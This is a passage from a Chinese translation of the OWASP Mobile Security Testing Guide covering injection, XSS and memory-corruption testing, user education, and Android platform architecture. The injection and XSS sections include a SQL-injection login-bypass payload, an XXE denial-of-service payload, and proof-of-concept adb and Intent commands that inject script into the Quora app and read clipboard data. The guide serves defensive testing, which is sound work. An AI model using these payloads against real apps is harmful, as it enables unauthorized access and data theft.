Cursor c = db.rawQuery( sql, null );  
  
return c.getCount() != 0;
```

我们进一步假设攻击者在“username”和“password”字段中输入以下值：

```
username = 1' or '1' = '1  
password = 1' or '1' = '1
```

这将导致以下查询：

SELECT * FROM users WHERE username='1' OR '1' = '1' AND Password='1' OR '1' = '1'

由于条件“1”=“1”的计算结果始终为 true，因此此查询将返回数据库中的所有记录，从而导致登录函数返回 true，即使没有输入有效的用户账户。

Ostorlab 利用这个 SQL 注入负载，利用 adb 开发了 Yahoo 的 weather mobile 应用程序的排序参数。

由 Mark Woods 在 QNAP-NAS 存储设备上运行的“Qnotes”和“Qget”Android 应用程序中发现了另一个客户端 SQL 注入的真实实例。这些应用程序导出的内容提供程序易受 SQL 注入攻击，使攻击者能够检索 NAS 设备的凭据。关于这个问题的详细描述可以在 nettify 博客上找到。

4.7.1.2. XML 注入

在 XML 注入攻击中，攻击者注入 XML 元字符以从结构上改变 XML 内容。这可以用来破坏基于 XML 的应用程序或服务的逻辑，也可能允许攻击者利用 XML 解析器处理内容的操作进行攻击。

这种攻击的一个流行变体是 XML 外部实体 (XXE)。在这里，攻击者将包含 URI 的外部实体定义注入到输入 XML 中。在解析过程中，XML 解析器通过访问 URI 指定的资源来扩展攻击者定义的实体。解析应用程序的完整性最终决定了提供给攻击者的功能，恶意用户可以执行以下任何（或全部）操作：访问本地文件、触发对任意主机和端口的 HTTP 请求、发起跨站点请求伪造 (CSRF) 攻击以及造成拒绝服务情况。《OWASP web 测试指南》包含以下 XXE 示例：

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///dev/random" >]><foo>&xxe;</foo>
```

在本例中，打开本地文件/dev/random，在其中返回无限字节流，可能导致拒绝服务。

由于 XML 越来越不常见，当前应用程序开发的趋势主要集中在基于 REST/JSON 的服务上。然而，在极少数情况下，使用用户提供的或不受信任的内容来构造 XML 查询，可以由本地 XML 解析器（如 iOS 上的 NSXML 解析器）对其进行解释。因此，应该始终验证所述输入，并转义元字符。

4.7.1.3. 注入攻击向量

移动应用程序的攻击面与典型的 web 和网络应用程序截然不同。移动应用程序通常不会暴露网络上的服务，应用程序用户界面上可行的攻击向量也很少见。针对应用程序的注入攻击最有可能通过进程间通信 (IPC) 接口发生，其中恶意应用程序攻击设备上运行的另一个应用程序。

首先，定位潜在的漏洞：

- 识别不可信输入的可能入口点，然后从这些位置进行跟踪，以查看目标是否包含潜在易受攻击的功能。
- 识别已知的、危险的库、API 调用（例如 SQL 查询），然后检查未检查的输入是否与相应的查询成功接口。

在手动安全检查期间，您应该结合使用这两种技术。一般来说，不受信任的输入通过以下渠道进入移动应用程序：

- IPC 呼叫。
- 自定义 URL 方案。
- 二维码。
- 通过蓝牙、NFC 或其他方式接收的输入文件。
- 粘贴板。
- 用户界面。

验证是否遵循了以下最佳实践：

- 使用可接受值的白名单对不受信任的输入进行类型检查或验证。
- 在执行数据库查询时，使用带有变量绑定（即参数化查询）的准备语句。如果定义了 prepared 语句，用户提供的数据和 SQL 代码将自动分离。
- 解析 XML 数据时，确保解析器应用程序配置为拒绝解析外部实体，以防止 XXE 攻击。
- 使用 x509 格式的证书数据时，请确保使用安全的解析器。例如：版本 1.6 以下的 Bouncy Castle 允许通过不安全的反射来执行远程代码。

我们将在特定于操作系统的测试指南中介绍与每个移动操作系统的输入源和潜在易受攻击的 api 相关的详细信息。

4.7.2. 跨站点脚本漏洞 (MSTG-PLATFORM-2)

跨站点脚本 (XSS) 漏洞允许攻击者将客户端脚本注入到用户查看的网页中。这种类型的漏洞在 web 应用程序中非常普遍。当用户在浏览器中查看注入的脚本时，攻击者可以绕过同源策略，从而启用多种攻击（例如：窃取会话 cookie、记录按键、执行任意操作等）。

在本机应用程序的上下文中，XSS 风险远没有那么普遍，原因很简单，这类应用程序不依赖于 web 浏览器。但是，使用 WebView 组件的应用程序，如 iOS 上的 WKWebView 或不推荐使用的 UIWebView 和 Android 上的 WebView，可能容易受到此类攻击。

一个较老但有名的例子是，iOS 版 Skype 应用程序中的本地 XSS 漏洞，由 Phil Purviance 首次发现。Skype 应用程序未能正确编码消息发送者的名称，允许攻击者注入恶意 JavaScript，以便在用户查看消息时执行。在他的概念证明中，Phil 演示了如何利用这个问题窃取用户的地址簿。

4.7.2.1. 静态分析

仔细查看当前的任何 WebView，并调查应用程序提供的不受信任的输入。

如果 WebView 打开的 URL 部分由用户输入决定，则可能存在 XSS 问题。下面示例是来自 Linus Särud 报告的 ZohoWEB 服务端的 XSS 漏洞。

Java

```
webView.loadUrl("javascript:initialize(" + myNumber + ");");
```

Kotlin

```
webView.loadUrl("javascript:initialize($myNumber);")
```

由用户输入确定的 XSS 问题的另一个例子是公共重写方法。

Java

```
@Override
public boolean shouldOverrideUrlLoading(WebView view, String url) {
    if (url.substring(0,6).equalsIgnoreCase("yourscheme:")) {
        // parse the URL object and execute functions
    }
}
```

Kotlin

```
fun shouldOverrideUrlLoading(view: WebView, url: String): Boolean {
    if (url.substring(0, 6).equals("yourscheme:", ignoreCase = true)) {
        // parse the URL object and execute functions
    }
}
```

Sergey Bobrov 在下面的 HackerOne 报告中使用了这一点。对 HTML 参数的任何输入都将在 Quora 的操作栏内容活动中受信任。使用 adb、通过模态内容活动的剪贴板数据以及来自第三方应用程序，有效负载是成功的。

ADB

```
$ adb shell
$ am start -n com.quora.android/com.quora.android.ActionBarContentActivity \
-e url 'http://test/test' -e html 'XSS<script>alert(123)</script>'
```

剪贴板数据

```
$ am start -n com.quora.android/com.quora.android.ModalContentActivity \
-e url 'http://test/test' -e html \
'<script>alert(QuoraAndroid.getClipboardData());</script>'
```

Java 或 Kotlin 中的第三方应用

```
Intent i = new Intent();
i.setComponent(new ComponentName("com.quora.android",
"com.quora.android.ActionBarContentActivity"));
i.putExtra("url", "http://test/test");
i.putExtra("html", "XSS PoC <script>alert(123)</script>");
view.getContext().startActivity(i);

val i = Intent()
i.component = ComponentName("com.quora.android",
"com.quora.android.ActionBarContentActivity")
i.putExtra("url", "http://test/test")
i.putExtra("html", "XSS PoC <script>alert(123)</script>")
view.context.startActivity(i)
```

如果远程网站使用了 WebView，则将在服务器端转义 HTML。如果 web 服务器上存在 XSS 缺陷，则可以使用该漏洞在 WebView 的上下文中执行脚本。因此，对 web 应用程序源代码执行静态分析非常重要。

验证是否遵循了以下最佳实践：

除非绝对必要，否则不要在 HTML、JavaScript 或其他解释上下文中呈现不受信任的数据。

对转义字符应用适当的编码，如 HTML 实体编码。注意：当 HTML 嵌套在其他代码中时，转义规则变得复杂，例如：呈现位于 JavaScript 块中的 URL。

考虑如何在响应中呈现数据。例如：如果在 HTML 上下文中呈现数据，则必须转义的六个控制字符：

字符	转义
&	&
<	<
>	>
"	"
'	'
/	

有关绕过规则和其他预防措施的综合列表，请参阅“OWASP XSS 预防备忘单”。

4.7.2.2. 动态分析

XSS 漏洞可以通过手动、自动输入模糊来检测，即将 HTML 标记和特殊字符注入所有可用的输入字段，以验证 web 应用程序拒绝无效输入或转义其输出中的 HTML 元字符。

反射 XSS 攻击是指通过恶意链接注入恶意代码的攻击。为了测试这些攻击，自动输入模糊被认为是一种有效的方法。例如：BURP 扫描器在识别反射的 XSS 漏洞方面非常有效。与自动分析一样，确保所有输入向量都包含测试参数的手动检查。

4.7.3. 内存损坏错误 (MSTG-CODE-8)

内存损坏漏洞是黑客们的一个热门话题。这类错误是由于编程错误导致程序访问意外的内存位置造成的。在适当的条件下，攻击者可以利用此行为劫持易受攻击程序的执行流并执行任意代码。这种漏洞有多种表现形式：

缓冲区溢出：这描述了一种编程错误，即应用程序写入的内容超出了为特定操作分配的内存范围。攻击者可以利用此漏洞覆盖位于相邻内存中的重要控制数据，如函数指针。缓冲区溢出以前是最常见的内存损坏缺陷类型，但由于许多因素，近年来已变得不那么普遍。值得注意的是，开发人员对使用不安全的 C 库函数的风险的认识，现在是一种常见的最佳实践，另外，捕获缓冲区溢出 bug 相对简单。然而，这种缺陷仍然值得测试。

越权访问：错误的指针算法可能导致指针或索引引用超出预期内存结构（如缓冲区或列表）边界的位置。当应用程序试图写入一个越界地址时，会发生崩溃或意外行为。如果攻击者能够控制目标偏移量并在一定程度上操纵编写的内容，则很可能存在代码执行漏洞。

悬空指针：删除或释放带有内存位置传入引用的对象，但未重置对象指针时，会出现悬空指针。如果程序稍后使用悬挂指针调用已释放对象的虚拟函数，则可能通过覆盖原始 vtable 指针来劫持执行。或者，可以读取或写入对象变量或悬挂指针引用的其他内存结构。

释放后使用：这是指悬空指针引用已释放（释放）内存的特殊情况。清除内存地址后，引用该位置的所有指针都将变为无效，从而导致内存管理器将地址返回到可用内存池。当这个内存位置最终被重新分配时，访问原始指针将读取或写入包含在新分配的内存中的数据。这通常会导致数据损坏和未定义的行为，但狡猾的攻击者可以设置适当的内存位置来利用对指令指针的控制。

整数溢出：当算术运算的结果超过程序员定义的整数类型的最大值时，这将导致值“环绕”最大整数值，不可避免地导致存储一个小值。相反，当算术运算的结果小于整数类型的最小值时，如果结果大于预期值，则会发生整数下溢。特定的整数溢出/下溢漏洞是否可被利用取决于整数的使用方式——例如：如果整数类型表示缓冲区的长度，则可能会产生缓冲区溢出漏洞。

格式字符串漏洞：当未经检查的用户输入被传递到 C 函数 printf 系列的 Format string 参数时，攻击者可能会注入格式令牌，如'%C'和'%n'来访问内存。由于格式字符串的灵活性，它们很容易被利用。如果程序输出字符串格式化操作的结果，攻击者可以任意读取和写入内存，从而绕过 ASLR 等保护功能。

利用内存损坏的主要目标，通常是将程序流重定向到攻击者恶意代码的位置。在 iOS 上，数据执行防止特性（顾名思义）防止从定义为数据段的内存执行。为了绕过此保护，攻击者利用面向返回的编程（ROP）。此过程涉及将文本段中预先存在的小代码块（“小工具”）链接在一起，这些小工具可在其中执行对攻击者有用的功能，或者调用 mprotect 更改攻击者存储恶意代码位置的内存保护设置。

Android 应用程序基本上都是用 Java 实现的，通过设计，Java 本身就不会出现内存损坏问题。然而，使用 JNI 库的本地应用程序很容易受到这种 bug 的影响。类似地，IOS 应用程序可以在 Obj-C 或 SWIFT 中包装 C/C++ 调用，使它们容易受到这种攻击。

4.7.3.1. 缓冲区和整数溢出

下面的代码片段显示了导致缓冲区溢出漏洞的条件的简单示例：

```
void copyData(char *userId) {
    char smallBuffer[10]; // size of 10
    strcpy(smallBuffer, userId);
}
```

要识别潜在的缓冲区溢出，请查找不安全的字符串函数（`strcpy`、`strcat`、以“str”前缀开头的其他函数等）和潜在易受攻击的编程构造的使用情况，例如将用户输入复制到有限大小的缓冲区中。使用下面不安全的字符串函数应视为危险信号：

`strcat`

`strcpy`

`strncat`

`strlcat`

`strncpy`

`strlcpy`

`sprintf`

`snprintf`

`gets`

另外，查找实现为“for”或“while”循环的复制操作实例，并验证是否正确执行了长度检查。

验证是否遵循了以下最佳实践：

- 当使用整数变量进行数组索引、缓冲区长度计算或任何其他安全关键操作时，请验证是否使用了无符号整数类型，并执行先决条件测试以防止整数包装的可能性。
- 应用程序不使用不安全的字符串函数，如 `strcpy`、大多数以“str”前缀开头的其他函数、`sprint`、`vsprintf`、`get` 等。
- 如果应用程序包含 C++ 代码，则使用 ANSI C++ 字符串类。
- 如果是 `memcpy`，请确保目标缓冲区至少与源缓冲区大小相等，并且两个缓冲区没有重叠。
- 用 Objective-C 编写的 iOS 应用程序使用 `NSString` 类。iOS 上的 C 应用程序应该使用 `CFString`，这是字符串的核心基础表示。
- 没有不受信任的数据连接到格式字符串中。

4.7.3.2. 静态分析

底层代码的静态代码分析是一个很复杂的课题，它可以很容易地写满一整本书。自动检测工具（如 RATS）与有限的人工检查相结合，通常情况下足以识别常见漏洞。然而，内存损坏的情况往往源于复杂的原因。例如：释放 bug 后的使用实际上可能是复杂的、违反直觉的竞争条件的结

果，而不是立即显现出来的。从被忽视的代码缺陷的深层实例中显现出来的 bug 通常是通过动态分析或者由测试人员来发现的，他们会花费时间来获得对程序的深入理解。

4.7.3.3. 动态分析

内存损坏漏洞最好通过模糊测试来发现：这是一种自动化的黑盒测试技术。在模糊测试中，会不断在应用程序里发生格式错误的数据，以发掘潜在的漏洞问题。在此过程中，将监视应用程序的故障和崩溃。如果发生崩溃，希望（至少对安全测试人员来说）造成崩溃的条件暴露出可利用的安全缺陷。

模糊测试技术或脚本（通常称为“fuzzers”）通常会以半正确的方式生成多个结构化输入实例。从本质上讲，生成的值或参数至少部分被目标应用程序接受，但也包含无效元素，可能会触发输入处理缺陷和意外的程序行为。一个好的 fuzzer 会暴露大量可能的程序执行路径（即高覆盖率输出）。输入要么从零开始生成（“基于生成”），要么从变异已知的有效输入数据派生（“基于变异”）。

有关模糊化的更多信息，请参阅《OWASP 模糊化指南》。

4.7.4. 参考文献

4.7.4.1. 2016 OWASP 移动应用 10 大安全问题

- M7-代码质量问题-https://www.owasp.org/index.php/Mobile_Top_10_2016-M7-Poor_Code_Quality

4.7.4.2. OWASP MASV

- MSTG-ARCH-2：“安全控制不能仅在客户端实施，也应在各个远程端上实施。”
- MSTG-PLATFORM-2：“外部来源和用户的所有输入都经过验证，必要时进行清洗。这包括通过 UI、IPC 机制（如意图、自定义 URL 和网络源）接收的数据。”
- MSTG-CODE-8：“在非托管代码中，内存被安全地分配、释放和使用。”

4.7.4.3. CWE

- CWE-20-输入验证不当。

4.8. 测试用户交互

4.8.1. 测试用户教育 (MSTG-STORAGE-12)

最近，在开发人员必须告知用户应知的责任方面发生了很多事情。随着欧洲《通用数据保护条例》(GDPR)的出台，这种情况发生了剧烈变化。从那时起，最好告知用户他们的私人数据发生了什么以及原因。此外，一个好的做法是通知用户如何最佳使用应用程序以确保对其信息的安全处理。这两项都将在本章讨论。

请注意，这是 MSTG 项目，不是法律手册。因此，我们在此不涉及 GDPR 和其他可能的相关法律。

4.8.1.1. 告知用户其私人信息

当您的业务流程需要用户提供个人信息时，需要告知用户您对数据做了什么以及为什么需要这些信息。如果有第三方在实际处理数据，您也应该通知用户。最后，您需要支持三个流程：

- 被遗忘的权利：用户需要能够请求删除其数据，并被解释如何这样做。
- 更正数据的权利：用户应能够随时更正其个人信息，并被解释如何更正。
- 访问用户数据的权利：用户应能够请求应用程序提供的所有信息，并应向用户说明如何请求这些信息。

其中大部分可以包含在隐私政策中，但要确保用户可以理解。

当需要处理其他数据时，应再次请求用户同意。在该同意请求期间，需要明确说明用户如何恢复共享附加数据。类似地，当需要链接用户的现有数据集时，应该征得用户的同意。

4.8.1.2. 通知用户最佳安全实践

以下是可以通知用户的最佳实践列表：

- 指纹使用：当应用程序使用指纹进行身份验证并提供对高风险交易/信息的访问时，请告知用户在设备上注册了其他人的多个指纹时可能存在的问题。
- Rooting /越狱：当应用程序检测到根或越狱设备时，通知用户由于设备的越狱/根状态，某些高风险操作将带来额外风险。
- 特定凭据：当用户从应用程序（或设置）获取恢复代码、密码或 pin 时，指示用户永远不要与任何其他人共享此信息，并且只有应用程序才会请求它。

- 应用程序分发：如果是高风险应用程序，建议告知分发应用程序的官方方式。否则，用户可能会使用其他渠道下载受损版本的应用程序。

4.8.1.3. 其他共享的信息（OSS 信息）

根据版权法，必须确保告知用户在应用程序中使用的任何第三方库。对于每个第三方库，应该查阅许可证，查看是否应向用户提供某些信息（如版权、修改、原始作者等）。因此，最好向专家征求法律意见。可以在 Big Nerd Ranch 的博客上参考案例。此外，在 [TL;DR - Legal](#) 网站可以帮助您了解每个许可证需要什么。

4.8.2. 参考文献

4.8.2.1. OWASP MASV

- MSTG-STORAGE-12：“应用程序教育用户处理的个人识别信息的类型，以及用户在使用应用程序时应遵循的安全最佳实践。”

4.8.2.2. 开放源代码许可证示例

- <https://www.bignerdranch.com/blog/open-source-licenses-and-android/>

4.8.2.3. 帮助理解许可证的网站

- <https://tldrlegal.com/>

5. Android 移动安全测试

5.1. Android 平台概述

本节从架构的角度介绍 Android 平台。讨论了以下五个关键领域：

1. 安卓安全架构。
2. Android 应用架构。
3. 进程间通信 (IPC)。
4. Android 应用发布。
5. Android 应用攻击面。

访问官方的 Android 开发者文档网站，了解更多关于 Android 平台的详细信息。

5.1.1. Android 安全架构

Android 是由 Google 开发的基于 Linux 的开源平台，作为移动操作系统 (OS)。今天的平台是各种现代技术的基础，如手机、平板电脑、可穿戴技术、电视和其他“智能”设备。典型的 Android 版本附带一系列预装 (“stock”) 应用程序，并支持通过 googleplay 商店和其他市场安装第三方应用程序。

Android 的软件栈由几个不同的层组成。每一层定义接口并提供特定的服务。

在最底层，Android 是基于 Linux 内核的一个变体。在内核之上，硬件抽象层 (HAL) 定义了一个与内置硬件组件交互的标准接口。几个 HAL 实现被打包到共享库模块中，Android 系统在需要时调用这些模块。这是允许应用程序与设备硬件交互的基础，例如：它允许一个普通电话应用程序使用设备的麦克风和扬声器。

Android 应用程序通常用 Java 编写，并编译成 Dalvik 字节码，这与传统的 Java 字节码有些不同。Dalvik 字节码是通过首先将 Java 代码编译成.class 文件，然后使用 dx 工具将 JVM 字节码转换成 Dalvik.dex 格式来创建的。

当前版本的 Android 在 Android 运行时 (ART) 上执行这个字节码。ART 是 Android 最初运行时 Dalvik 虚拟机的继承者。Dalvik 和 ART 的关键区别在于字节码的执行方式。

在 Dalvik 中，字节码在执行时被翻译成机器代码，这一过程称为即时编译 (JIT)。JIT 编译对性能有不利影响：每次执行应用程序时都必须执行编译。为了提高性能，ART 引入了提前编译

(AOT)。顾名思义，应用程序在第一次执行之前是预先编译的。此预编译的机器代码用于所有后续执行。AOT 在降低功耗的同时将性能提高了两倍。

Android 应用程序无法直接访问硬件资源，每个应用程序都在自己的沙盒中运行。这允许对资源和应用程序进行精确控制：例如：一个应用程序的崩溃不会影响设备上运行的其他应用程序。同时，Android 运行时控制分配给应用程序的最大系统资源数量，防止任何一个应用程序垄断过多资源。

5.1.1.1. Android 用户和组

尽管 Android 操作系统是基于 Linux 的，但它并不像其他类似 Unix 的系统那样管理用户账户。在 Android 中，Linux 内核对沙盒里的应用程序支持多用户：除了少数例外，每个应用程序都像在一个单独的 Linux 用户下运行一样，有效地与其他应用程序和操作系统的其余部分隔离开来。

在 system/core/include/private/android_filesystem_config.h 中包含系统进程分配给的预定义用户和组的列表。其他应用程序的 uid (userIDs) 在安装后者时添加。更多详情，请查看陈斌博客上关于 Android 沙盒上的文章。

例如：Android 7.0 (API 级别 24) 定义了以下系统用户：

```
#define AID_ROOT      0 /* traditional unix root user */
#define AID_SYSTEM    1000 /* system server */
#...
#define AID_SHELL     2000 /* adb and debug shell user */
#...
#define AID_APP       10000 /* first app user */
...
```

5.1.1.2. Android 设备加密

Android 支持来自 android2.3.4 (API 级别 10) 的设备加密，从那时起它经历了一些重大的变化。谷歌规定，所有支持 android6.0 (API 级别 23) 或更高版本的设备都必须支持存储加密。尽管一些低端设备被豁免，因为它会显著影响性能。在以下部分中，您可以找到有关设备加密及其算法的信息。

5.1.1.2.1. 全磁盘加密

Android 5.0 (API 级别 21) 及以上版本支持全磁盘加密。这种加密使用用户设备密码保护的单个密钥来加密和解密用户数据分区。这种加密现在是不推荐使用的，应该尽可能使用基于文件的加

密。全磁盘加密有一些缺点，例如：在设备重启后如果用户没有输入密码解密，则无法接收呼叫或可操作的告警。

5.1.1.2.2. 基于文件的加密

Android 7.0 (API 级别 24) 支持基于文件的加密。基于文件的加密允许使用不同的密钥对不同的文件进行加密，这样就可以独立地对它们进行解密。支持这种类型加密的设备也支持直接引导。直接引导使设备能够访问报警或辅助功能服务等功能，即使用户没有输入密码。

5.1.1.2.3. Adiantum

AES 在大多数现代 Android 设备上用于存储加密。实际上，AES 已经成为一种广泛使用的算法，以至于最近的处理器实现都有一组专用的指令来提供硬件加速的加密和解密操作，比如带有加密扩展的 ARMv8 或带有 AES-NI 扩展的 x86。然而，并非所有设备都能够及时地使用 AES 进行存储加密。尤其是运行 Android Go 的低端设备。这些设备通常使用低端处理器，比如 armcortex-A7，它没有硬件加速 AES。

Adiantum 是由 Google 的 Paul Crowley 和 Eric Biggers 设计的一种密码结构，用于填补那些至少不能运行 50 MiB/s AES 的设备集的空白。Adiantum 只依赖于加法、旋转和异或；所有处理器都支持这些操作。因此，低端处理器的加密速度比使用 AES 时快 4 倍，解密速度比使用 AES 时快 5 倍。

Adiantum 是其他密码的组合：

- NH：散列函数。
- Poly1305：消息验证码（ MAC ）。
- XChaCha12：流密码。
- AES-256：AES 的单一调用。

Adiantum 是一种新的密码，但它是安全的，只要 ChaCha12 和 AES-256 被认为是安全的。它的设计者没有创建任何新的加密原语，而是依赖于其他众所周知的、经过深入研究的原语来创建新的性能算法。

Adiantum 可用于 Android 9 (API 级别 28) 及更高版本。支持 Linux 内核 5.0 及更高版本，而内核 4.19、4.14 和 4.9 等版本需要打补丁。Android 没有为应用程序开发人员提供 API 来使用 Adiantum；这个密码将由 ROM 开发人员或设备供应商来实现，他们希望在不牺牲低端设备性能的情况下提供完整的磁盘加密。在编写本文的时候，还没有实现这个密码的公共密码库可以在

Android 应用程序上使用它。应该注意的是，AES 在具有 AES 指令集的设备上运行得更快。在这种情况下，使用 Adiantum 是非常不鼓励的。

5.1.2. Android 应用程序

5.1.2.1. 与操作系统的通信

Android 应用程序通过 Android 框架与系统服务交互，Android 框架是一个提供高级 Java API 的抽象层。这些服务中的大多数是通过普通的 Java 方法调用的，并被转换为对在后台运行的系统服务的 IPC 调用。系统服务的示例包括：

- 连接（Wi-Fi、蓝牙、NFC 等）。
- 文件。
- 摄像机。
- 地理定位（GPS）。
- 麦克风。

该框架还提供了常见的安全功能，如加密。

每发布一个新的 Android 版本，API 规范都会发生变化。关键的错误修复和安全补丁通常也应用于早期版本。撰写本文时支持的最早的 Android 版本是 Android 7.0（API 级别 24-25），当前的 Android 版本是 Android 9（API 级别 28）。

值得注意的 API 版本：

- Android 4.2（API 级别 16）于 2012 年 11 月发布（引入 SELinux）。
- Android 4.3（API 级别 18）于 2013 年 7 月发布（SELinux 默认启用）。
- Android 4.4（API 级别 19）于 2013 年 10 月发布（引入了一些新的 API 和 ART）。
- Android 5.0（API 级别 21）于 2014 年 11 月发布（默认使用 ART，并添加了许多其他功能）。
- Android 6.0（API 级别 23）于 2015 年 10 月发布（许多新功能和改进，包括授予；在运行时设置详细的权限，而不是在安装过程中全部或全部不设置）。
- Android 7.0（API 级别 24-25）于 2016 年 8 月发布（ART 上的新 JIT 编译器）。
- Android 8.0（API 级别 26-27）于 2017 年 8 月发布（大量安全改进）。
- Android 9（API 级别 28）于 2018 年 8 月发布。

5.1.2.2 正常应用程序的 Linux UID/GID

Android 利用 Linux 用户管理来隔离应用程序。这种方法不同于传统 Linux 环境中的用户管理办法，在传统 Linux 环境中，多个应用程序通常由同一个用户运行。Android 为每个 Android 应用程序创建一个唯一的 UID，并在单独的进程中运行该应用程序。因此，每个应用程序只能访问自己的资源。这种保护是由 Linux 内核实施的。

通常，应用程序分配的 UID 范围为 10000 到 99999。Android 应用程序根据其 UID 接收用户名。例如：UID 为 10188 的应用程序接收用户名 u0_a188。如果应用程序请求的权限被授予，则相应的组 ID 将添加到应用程序的进程中。例如：下面的应用程序的用户 ID 是 10188。它属于组 ID 3003 (inet)。组与安卓的权限.网络许可关联。id 命令的输出如下所示。

```
$ id
uid=10188(u0_a188) gid=10188(u0_a188) groups=10188(u0_a188),3003/inet),
9997(everybody),50188(all_a188) context=u:r:untrusted_app:s0:c512,c768
```

The relationship between group IDs and permissions is defined in the file
[frameworks/base/data/etc/platform.xml](#)

frameworks/base/data/etc/platform.xml 文件中定义了组 id 和权限之间的关系

```
<permission name="android.permission.INTERNET" >
    <group gid="inet" />
</permission>

<permission name="android.permission.READ_LOGS" >
    <group gid="log" />
</permission>

<permission name="android.permission.WRITE_MEDIA_STORAGE" >
    <group gid="media_rw" />
    <group gid="sdcard_rw" />
</permission>
```

5.1.2.3 应用程序沙盒

应用程序在 Android 应用程序沙盒中执行，沙盒将应用程序数据和代码执行与设备上的其他应用程序分开。这种分离增加了一层安全性。

安装新应用程序将创建一个以应用程序包命名的新目录，该目录将生成以下路径：
`/data/data/[package name]`。此目录保存应用程序的数据。Linux 目录权限设置为只能使用应用程序的唯一 UID 读取和写入目录。

我们可以通过查看`/data/data` 文件夹中的文件系统权限来确认这一点。例如：我们可以看到 Google Chrome 和 Calendar 分别被分配了一个目录，并在不同的用户账户下运行：

```
drwx----- 4 u0_a97      u0_a97      4096 2017-01-18 14:27 com.android.calendar
drwx----- 6 u0_a120      u0_a120      4096 2017-01-19 12:54 com.android.chrome
```

希望应用程序共享一个公共沙盒的开发人员可以避开沙盒。当两个应用程序使用相同的证书签名并显式共享相同的用户 ID 时（在 `AndroidManifest.xml` 文件中有 `sharedUserId`），每个文件都可以访问另一个的数据目录。在 NFC 应用程序中实现这一点，请参见以下示例：

```
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.android.nfc"
    android:sharedUserId="android.uid.nfc">
```

5.1.2.3.1. Zygote

Zygote 进程是在 Android 初始化期间启动。Zygote 是一个用于启动应用程序的系统服务。Zygote 进程是一个“基本”过程，包含应用程序所需的所有核心库。启动时，zygote 打开 `socket/dev/socket/zygote` 并侦听来自本地客户端的连接。当它收到一个连接时，它会派生一个新的进程，然后加载并执行特定于应用程序的代码。

5.1.2.3.2. 生命周期

在 Android 中，应用程序进程的生命周期由操作系统控制。当一个应用程序组件启动并且同一个应用程序还没有运行任何其他组件时，就会创建一个新的 Linux 进程。当后者不再必要，或者要运行更重要的应用程序需要回收内存时，Android 可能会终止这个进程。终止进程的决定主要与用户与进程交互的状态有关。通常，进程可以处于四种状态之一。

前端进程（例如：在屏幕顶部运行的活动或正在运行的广播接收）。

可见进程是用户可以体验到的进程，因此关闭它会对用户体验产生明显的负面影响。一个例子是运行一个用户在屏幕上可见但在前台不可见的活动。

服务流程是托管已使用 startService 方法启动服务的流程。虽然这些进程对用户来说不是直接可见的，但是它们通常是用户关心的事情（例如后台网络数据上传或下载），因此系统将始终保持这些进程运行，除非没有足够的内存来保留所有前台和可见的进程。

缓存进程是当前不需要的进程，因此当需要内存时，系统可以随意终止它。应用程序必须实现对大量事件作出响应的回调方法；例如：在第一次创建应用程序进程时调用 onCreate 处理程序。其他回调方法包括 onLowMemory、onTrimMemory 和 onConfigurationChanged。

5.1.2.3.3. 应用程序包

Android 应用程序可以以两种形式发布：Android 包工具包（APK）文件或 Android 应用程序包（.aab）。Android 应用程序捆绑包提供了应用程序所需的所有资源，但将 APK 的生成及其签名推迟到 googleplay。应用程序包是有符号的二进制文件，其中包含多个模块中的应用程序代码。基本模块包含应用程序的核心。基本模块可以通过各种模块进行扩展，这些模块包含应用程序的新的丰富内容/功能，这在 app bundle 的开发人员文档中有进一步的解释。如果您有一个 Android 应用程序包，您最好使用 Google 的 bundletool 命令行工具来构建未签名的 APK，以便使用 APK 上现有的工具。通过运行以下命令，可以从 AAB 文件创建 APK：

```
$ bundletool build-apks --bundle=/MyApp/my_app.aab --output=/MyApp/my_app.apks
```

如果要创建已签名的 APK，准备部署到测试设备，请使用：

```
$ bundletool build-apks --bundle=/MyApp/my_app.aab --output=/MyApp/my_app.apks  
--ks=/MyApp/keystore.jks  
--ks-pass=file:/MyApp/keystore.pwd  
--ks-key-alias=MyKeyAlias  
--key-pass=file:/MyApp/key.pwd
```

我们建议您对是否带有附加模块的 APK 都进行测试，以便清楚附加模块是否引入、修复基本模块的安全问题。

5.1.2.3.4. Android 清单

每个应用程序都有一个 Android 清单文件，其中嵌入了二进制 XML 格式的内容。此文件的标准名称是 AndroidManifest.xml 文件。它位于应用程序的 Android 工具包（APK）文件的根目录中。

清单文件描述应用程序结构、其组件（活动、服务、内容提供者和意图接收者）以及请求的权限。还包含通用的应用程序元数据，例如应用程序的图标、版本号和主题。该文件可能会列出其

他信息，例如兼容的 api（最小、目标和最大 SDK 版本）以及可以安装它的存储类型（外部或内部）。

下面是一个清单文件的示例，包括包名（约定是一个反向 URL，但任何字符串都是可以接受的）。还列出了应用程序版本、相关 SDK、所需权限、公开的内容提供商、与意图过滤器一起使用的广播接收器以及应用程序及其活动的说明：

```
<manifest
    package="com.owasp.myapplication"
    android:versionCode="0.1" >

    <uses-sdk android:minSdkVersion="12"
              android:targetSdkVersion="22"
              android:maxSdkVersion="25" />

    <uses-permission android:name="android.permission.INTERNET" />

    <provider
        android:name="com.owasp.myapplication.myProvider"
        android:exported="false" />

    <receiver android:name=".myReceiver" >
        <intent-filter>
            <action android:name="com.owasp.myapplication.myaction" />
        </intent-filter>
    </receiver>

    <application
        android:icon="@drawable/ic_launcher"
        android:label="@string/app_name"
        android:theme="@style/Theme.Material.Light" >
        <activity
            android:name="com.owasp.myapplication.MainActivity" >
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
            </intent-filter>
        </activity>
    </application>
</manifest>
```

可用清单选项的完整列表在官方 Android 清单文件文档中。

5.1.2.4. 应用程序组件

Android 应用程序由几个高级组件组成。主要部件有：

- 活动。
- 碎片。
- 意图。
- 广播接收器。
- 内容提供商和服务。

所有这些元素都是由 Android 操作系统以通过 api 提供的预定义类的形式提供的。

5.1.2.4.1. Activities

Activities 构成了任何应用程序的可见部分。每个屏幕上有一个 Activities，所以一个有三个不同屏幕的应用程序实现三个不同的 Activities。通过扩展 Activity 类来声明活动。它们包含所有用户界面元素：片段、视图和布局。

每个 Activities 都需要使用以下语法在 Android 清单中声明：

```
<activity android:name="ActivityName">  
</activity>
```

无法显示清单中未声明的 Activities，尝试启动它们将引发异常。

与应用程序一样，Activities 也有自己的生命周期，需要监视系统更改以处理它们。Activities 可以处于以下状态：活动、暂停、停止和非活动。这些状态由 Android 操作系统管理。因此，Activities 可以实现以下事件管理器：

- onCreate
- onSaveInstanceState
- onStart
- onResume
- onRestoreInstanceState
